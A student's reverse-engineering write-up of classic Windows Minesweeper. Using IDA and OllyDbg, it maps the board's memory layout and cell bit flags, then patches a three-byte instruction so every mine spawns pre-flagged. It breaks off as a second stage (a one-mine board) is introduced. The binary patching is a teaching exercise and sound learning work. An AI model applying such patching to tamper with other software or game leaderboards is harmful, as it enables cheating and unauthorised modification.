Minesweeper Write-Up

Yehuda Levy

In this write-up I will dissect minesweeper in 4 stages building on one another such that the game will do exactly what I decide it should.

Stage A Mine Revealer:


The goal of this stage is simple and satisfying and it is only to have it that when the game starts all the mines will be flagged. Note: everything else about the game must stay completely unchanged meaning the clock, the win conditions/leaderboard submissions and the gameplay itself should stay exactly the same.


Here are some "rules":

1. To go to an address in IDA you press G and write it in.
2. To search in IDA (using immediate value) alt+I and write what you want.
3. To go to an address in OllyDbg you press ctrl+G and write it in.
4. To start/stop a program in OllyDbg press F9/F12 (must stop for values to update).


There are 3 questions in this part 1 being how 2 being where and 3 being what can be done to each tile already looking at it I don't think the answers will be in the order asked but we will find out.

Before starting, first I'll play the game itself, see how it works and so on, then I'll actually get to the reversing and it's a fun game like wow. I didn't expect that from such an ancient game I was gonna play one round but then I lost and felt the need to win so I played way too much. Now back to the project.
Here are a couple screenshots of me playing just so it will be on record how it initially works:






During my playing, what I noticed that likely will help the most in answering questions and reversing the code is when right clicking on a tile you have one right click to put a flag, a second right click turns that flag into a question mark and finally a third clears it back to a plain tile. So that means a tile doesn't just save whether or not it was clicked it saves many states (flagged, question marked, hidden, clicked and maybe more). I also noticed that the mines are revealed at the end of the game simultaneously and my flags are "corrected" when failing meaning that the mines are pre-set (likely with the same or a similar way that it saves if it's flagged). So now all I have to do is find when and where the mines are created and at the same time add a flag to them as well.
I started by putting it (WINMINE.exe) into IDA and saw it's merely dozens of functions so now I know the game doesn't have tons of "fluff" to get stuck in and I could understand the whole game not just bits and pieces.



Just showing how little functions there are.

Now we get to where the hunt begins (the imports) which I will be looking for any clues I can find for where the board itself may be hidden. Firstly I can see things that seem to be the regular (like GDI, USER drawing calls, registry functions, profile (.ini) functions) and also things useful for later like MessageBox.

Back to looking for the board I could only assume that the 2 dimensional board that's saved in 1 dimension (due to how memory works) will need an equation to do that conversion something along the lines of address = base + col + row * stride. Now instead of looking aimlessly through the file to find the board. I decided better look for a thing that happens at every new game so maybe the loop that puts a constant value into a specific number of cells (which in this case is 864 (board size) which in hexadecimal is 0x360) so I searched for that and found the board loop:



You can see that there is a loop here with 864 iterations each one writing a value (0x0F) into byte_1005340[eax] meaning [1005340h + eax]. So from what we've just found here we can learn the following: 1. 0x1005340 is likely the base for the board. 2. 0x0F is likely the empty tile value.


But all the facts we have still aren't enough since we still need to find out what the stride is so I went and looked at how a single cell gets read in a different place in the code (found in my xrefs list above):

```
shl     edx, 5
movsx   edx, byte_1005340[edx+eax]
```

The shl edx, 5 is a multiplication by 32 (0x20), and it applies to the row before adding the column and the base (a revised equation would be: address = base + row * stride + col). Inserting the constants into the equation we get: address = 0x1005340 +

row * 0x20 + col, so one byte per cell. The board is stored 32 bytes per row even though the board isn't that big so there can be a one cell "wall" so the neighbours can look up down left and right and check for a mine and not need edge cases in case of a fall off.

To double check I really got the board. I also clicked on the 0x01005340 constant (from earlier) and pressed X for cross-references.




As we could see here there are a whole bunch of functions referencing the board so things like the reader, the writer, the drawing code, the mine-placer, and the win and lose checks.

Answering Question 2: the minefield is a flat byte array based at 0x01005340, addressed as 0x01005340 + row * 0x20 + col, one byte per cell, 864 (0x360) bytes in total.

Moving on to question 3 we don't yet know what 0x0F or 0x0E means but since I played around at the beginning I can only assume that it is if it's flagged and a bomb if it's flagged and not a bomb and all the combinations in that cycle.

The drawing code gave it away immediately. Here it masks the cell and uses the result to index a table:




So the low five bits of a cell, cell & 0x1F, are an index into a table of pictures at hdcSrc (which when looking in the .data is located at 0x1005A20) the bottom of the byte is "what to draw".
So I now know the bottom 5 bits but still need to check the top 3 bits of the byte looking at the function that writes a cell we see it reads the current byte then keeps the top 3 bits then ORs in the new low bits and writes it back (as seen below):

```
lea     eax, byte_1005340[eax+ecx]
mov     dl, [eax]
and     dl, 0E0h
or      dl, [esp+4+arg_8]
push    ecx
mov     [eax], dl
call    sub_1002646
retn    0Ch
```

Looking at the: and dl, 0E0h (knowing full well: 0xE0h is 1110 0000) meaning that we can now certainly say the game is purposely preserving the top 3 bits as it's true state while changing the bottom 5 as the display state.

Now I figured it out I went to OllyDbg to actually watch it happen in real-time (and to confirm everything.



We can see in the before (left) that everything is either 0F, 8F or 10 which are empty places (with the boarders and things but that's irrelevant now) whereas on the after (right) you can see 0F, 0E, 0D, 8F, 8E, 8D, 41, 42 and 10 which as theorized would happen.
So now we know: 0F: unmarked, 0E: flagged, 0D: question marked (I did a few checks of just flags and just question marks to confirm).

I did dozens of runs to confirm the following:

- Bit 7 (0x80): Mine is there.
- Bit 6 (0x40): Opened/left-clicked.
- Bit 5 (0x20): Unused (in any way I found).
- Bit 4-0: Used for display values (as mentioned before and elaborated below).


I'm going to state a few more facts I found:

- 0x00 is empty.
- 0x01 is 1 mine neighbouring it.
- …
- 0x08 is 8 mines neighbouring it.
- 0x0A is a mine (once shown at the end).
- 0x0B is the mine you pressed.
- 0x0C is a wrongly flagged mine.
- 0x0D is a question mark.
- 0x0E is a flag.
- 0x0F is a plain tile.
- 0x10 is the border.
- You can add bit 7 and 6 respectively for the enders listed above (0x00 - 0x0F).


The above should be sufficient to answer Question 3.

Finally we reach the climax of this stage how we actually make it that the mines are all flagged.
I started by thinking to overlay the display with the flags via changing the drawing code to draw a flag whenever the mine bit is set, but while understanding the drawing I saw that it will draw on every redraw of the board meaning on every mouse move and every timer tick and so on so before I got to it I decided that it could corrupt the display without noticing. So I took a step back and looked from a new angle. Why not do it at the creation stage and I can't think of any problems (like the drawing one) that could affect the display so I'll get right to it.

Looking at the list:




Looking through all the references the one that has write (w) and has a checker that looks like what we'd expect (being the "test byte_1005340[ecx+esi], 80h") is at 0x10036FA as seen below:




You can see towards the end the "test byte_1005340[ecx+esi], 80h" is checking whether the chosen space is a mine and if not it continues to the lower block which asserts it as a mine and restarts (if there is still more than 0 that need to be placed).
Here is another explanation and what I'll do (I left and came back and decided it needed more): Firstly the functions checks the mine count (asked by the difficulty) and it loops that many times then randomly finds a cell and check using "test byte_1005340[ecx+esi], 80h" to see if there is a mine and if yes randomly finds a new cell and if not then places a cell and minuses the amount of mines needed by 1. So my plan is since a mine is 0x8F and a flagged mine is 0x8E (you can see in the OllyDbg screenshots) is to tell the function to just stick 0x8E everytime it wants to put 0x8F.

So all I have to do is go to OllyDbg and change the assertion ("or byte ptr [eax], 80h") to Something that will auto put a flag whenever a mine is made ("mov byte ptr [eax], 8Eh") at the location 0x10036FA (found in my xref) so that's what I did as seen in the following screenshots (just searched for that location then pressed the line I wanna change pressed space and edited it accordingly). Afterwards I saved it (right click, copy to exe, all mods, save). Just to state I'm lucky (lucky is a strong word because obviously mov and or would take the same amount and that's mostly what I changed the rest is the same size) due to the fact that as you can see in the screenshots both lines take three bytes (80 08 80 and C6 00 8E respectively).



That should answer Question 1 meaning 1,2,3 are answered so stage one complete (after one final verification).

And finally I will open it and see if it works:




Success!!!! As seen it works perfectly (obviously I then proceeded to play the entire game and win easily at long last).

Quick recap:


- The board is a flat byte array at 0x01005340 with a 32-byte stride and a border.
- a cell byte is a three-bit state field plus a five-bit display field.
- 0x80 means "mine" and 0x0E means "flag".
- a single three-byte change of the placement store from “or 0x80” to “mov 0x8E” makes every mine spawn already flagged.

Stage B Quick Victory:


Stage A left every mine with a flag. Stage B wants the board to start with only a single mine (which is already flagged, thanks to Stage A), so that clearing all the safe tiles wins the game in a couple of seconds and crucially doing all this without ever patching the clock.
